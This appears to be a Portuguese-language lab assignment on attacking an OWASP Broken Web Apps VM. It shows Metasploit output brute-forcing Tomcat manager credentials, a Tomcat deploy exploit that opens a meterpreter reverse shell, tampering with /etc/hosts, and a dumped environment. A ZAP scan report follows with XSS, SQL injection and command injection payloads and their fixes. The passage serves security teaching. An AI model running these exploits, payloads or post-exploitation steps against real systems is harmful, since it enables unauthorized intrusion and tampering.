[-] 10.1.2.6:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: ovwebusr:0VW*busr1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 10.1.2.6:8080 - Login Successful: root:owaspbwa
[-] 10.1.2.6:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tomcat_mgr_login) > []
```

Item A

O ataque do dicionário é um ataque baseado em força bruta que utiliza uma ferramenta automatizada para tentar descobrir a senha ou chave de um sistema. Esse ataque pode tentar milhares ou até milhões de possibilidades, como as palavras de um dicionário.

Item B

Um par de senha e usuário que podem ser utilizados para se autenticar no servidor.


Item C

A vulnerabilidade explorada foi a configuração incorreta de segurança já que o sistema veio com um usuário e senha padrão e esses não foram alterados.

Item D

Com as credenciais válidas, o atacante pode se logar no sistema e terá controle total sobre a máquina.

Questão 15



A screenshot of a terminal window titled "Terminal". The window shows a Metasploit exploit session. The session starts with configuration settings:

Name	Current Setting	Required	Description
LHOST	10.1.2.7	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Then it lists the "Exploit target":

Id	Name
0	Automatic

The user runs commands to set the payload and LHOST, and then executes the exploit:

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 10.1.2.5
LHOST => 10.1.2.5
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6252 bytes as evvD0B0a.war ...
[*] Executing /evvD0B0a/puBs6L8vqCeHGFnW5hw.jsp...
[*] Undeploying evvD0B0a ...
[*] Sending stage (53844 bytes) to 10.1.2.6
[*] Meterpreter session 1 opened (10.1.2.5:4444 -> 10.1.2.6:52440) at 2019-05-26 20:17:40 -0400

meterpreter > 
```

Item A

A vulnerabilidade é a mesma da questão anterior: configuração incorreta de segurança. Isso se deve ao fato de que na questão anterior foi possível descobrir usuário e senha padrão da aplicação. Dessa forma, apenas foi necessário configurar esses valores na ferramenta de ataque para que fosse possível conectar na máquina alvo.


Item B

Ele conecta na máquina através de uma conexão TCP na porta 4444 utilizando login e senha fornecidos pelo usuário. Nesse caso, os valores utilizados, foram os descobertos pela aplicação na questão anterior.

Item C

É uma ferramenta de conexão, similar ao SSH, que permite o cliente executar comandos na máquina alvo. Ele é baseado em injeção de stagers *in-memory* DLL.

Item D



A terminal window titled "Terminal" showing the contents of the /etc/hosts file. The file contains several entries, including local hostnames and IP addresses, along with comments for specific applications like "wraithmail" and "owaspbwa". The terminal interface includes a menu bar, a toolbar with icons, and a status bar at the bottom.


```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 20:39
Terminal
File Edit View Search Terminal Help
meterpreter > edit etc/hosts
meterpreter > cat /etc/hosts
127.0.0.1      localhoasdfkasd;kjf;lkst
127.0.1.1      owaspbwa      owaspbwa.localdomain

# following lines are for the hackxor application
127.0.0.1      wraithmail
127.0.0.1      cloaknet
127.0.0.1      gghb
127.0.0.1      asdfdkajfasd;fkla;'s1 hub71
127.0.0.1      utrack
127.0.0.1      wraithbox

# the following are used for OWASP 1 Liner
127.0.0.1      local.1-liner.org
127.0.0.1      other.1-liner.org
127.0.0.1      local.l-liner.org
127.0.0.1      3rd-party.info
asdkfnpasdof127.0.0.1  attackr.se

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
fe00::0 ip6-fadskifajhposdfjilocalnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > [ ]
```

O arquivo /etc/hosts foi desconfigurado com o comando *edit* como pode ser observado.



A terminal window titled "Terminal" showing the output of the "getenv" command. It displays a list of environment variables and their values, including JAVA_OPTS, PATH, HOME, and various Tomcat-related variables like CATALINA_TMPDIR, JAVA_HOME, and CATALINA_HOME. The terminal interface includes a menu bar, a toolbar with icons, and a status bar at the bottom.

```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 20:45
Terminal
File Edit View Search Terminal Help
ff02::3 ip6-allhosts
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > use priv
Loading extension priv...
[-] Failed to load extension: No module of the name priv found
meterpreter > getenv

Environment Variables
=====
Variable      Value
-----
UPSTART_INSTANCE
JAVA_OPTS      -Djava.awt.headless=true -Xmx128M -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
PATH          /bin:/usr/bin:/sbin:/usr/sbin
HOME          /root
OLDPWD        /tmp/tomcat6-tmp
CATALINA_TMPDIR /tmp/tomcat6-tmp
JAVA_HOME     /usr/lib/jvm/java-6-openjdk
JSSE_HOME     /usr/lib/jvm/java-6-openjdk/jre/
LD_LIBRARY_PATH /usr/lib/jvm/java-6-openjdk/jre/lib/i386/client:/usr/lib/jvm/java-6-openjdk/jre/lib/i386:/usr/lib/jvm/java-6-openjdk/jre/../lib/i386
CATALINA_HOME /usr/share/tomcat6
PWD           /var/lib/tomcat6
CATALINA_BASE  /var/lib/tomcat6
CATALINA_PID   /var/run/tomcat6.pid
SHLVL         1
runlevel      2
RUNLEVEL      2
previous      N
PREVLEVEL     N
```

As variáveis de ambiente foram exibidas através do comando *getenv*. Apesar de não haver nenhuma variável que configure a senha do banco de dados, isso é muito comum em um sistema em produção. Caso esse fosse o caso, o atacante teria acesso direto a senha (i.e. sem estar encriptada).

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	4
Low	4
Informational	0

Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	<p>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.</p> <p>When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.</p> <p>There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.</p> <p>Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.</p> <p>Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.</p>
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	comment
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	query
Attack	"><script>alert(1);</script>
Evidence	"><script>alert(1);</script>
Instances	2
Solution	<p>Phase: Architecture and Design</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.</p> <p>Phases: Implementation; Architecture and Design</p>

	<p>Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.</p> <p>For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.</p> <p>Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.</p> <p>Phase: Architecture and Design</p> <p>For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.</p> <p>If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.</p> <p>Phase: Implementation</p> <p>For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.</p> <p>To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.</p> <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.</p>
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	username
Attack	ZAP' AND '1'='1' --
Instances	1
Solution	<p>Do not trust client side input, even if there is client side validation in place.</p> <p>In general, type check all data on the server side.</p> <p>If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'.</p> <p>If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.</p> <p>If database Stored Procedures can be used, use them.</p> <p>Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!</p> <p>Do not create dynamic SQL queries using simple string concatenation.</p> <p>Escape all data received from the client.</p>

	<p>Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input.</p> <p>Apply the principle of least privilege by using the least privileged database user possible.</p> <p>In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.</p> <p>Grant the minimum database access that is necessary for the application.</p>
Other information	<p>The page results were successfully manipulated using the boolean conditions [ZAP] AND '1'=1 --] and [ZAP] AND '1'=2 --]</p> <p>The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison</p> <p>Data was returned for the original parameter.</p> <p>The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter</p>
Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19
Source ID	1
High (Medium)	Cross Site Scripting (Persistent)
Description	<p>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.</p> <p>When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.</p> <p>There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.</p> <p>Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.</p> <p>Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.</p>
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	comment
Attack	<script>alert(1);</script>
Instances	1
Solution	<p>Phase: Architecture and Design</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.</p> <p>Phases: Implementation; Architecture and Design</p> <p>Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.</p> <p>For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.</p> <p>Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.</p> <p>Phase: Architecture and Design</p>

	<p>For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.</p> <p>If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.</p> <p>Phase: Implementation</p> <p>For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.</p> <p>To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.</p> <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.</p>
Other information	Source URL: http://10.1.2.6/WackoPicko/guestbook.php
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1
High (Medium)	Remote OS Command Injection
Description	Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	password
Attack	ZAP&sleep 15&
Instances	1
Solution	<p>If at all possible, use library calls rather than external processes to recreate the desired functionality.</p> <p>Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.</p> <p>OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.</p> <p>This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.</p> <p>For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the command locally in the session's state instead of sending it out to the client in a hidden form field.</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.</p> <p>If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection.</p>

	<p>If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line.</p> <p>If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.</p> <p>Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the <code>system()</code> function accepts a string that contains the entire command to be executed, whereas <code>exec()</code>, <code>execve()</code>, and others require an array of strings, one for each argument. In Windows, <code>CreateProcess()</code> only accepts one command at a time. In Perl, if <code>system()</code> is provided with an array of arguments, then it will quote each of the arguments.</p> <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>When constructing OS command strings, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.</p> <p>Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components.</p> <p>Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.</p>
--	--

Reference	http://cwe.mitre.org/data/definitions/78.html https://www.owasp.org/index.php/Command_Injection
CWE Id	78
WASC Id	31
Source ID	1

High (Low)	Cross Site Scripting (Reflected)
Description	<p>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.</p> <p>When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.</p> <p>There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.</p> <p>Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary 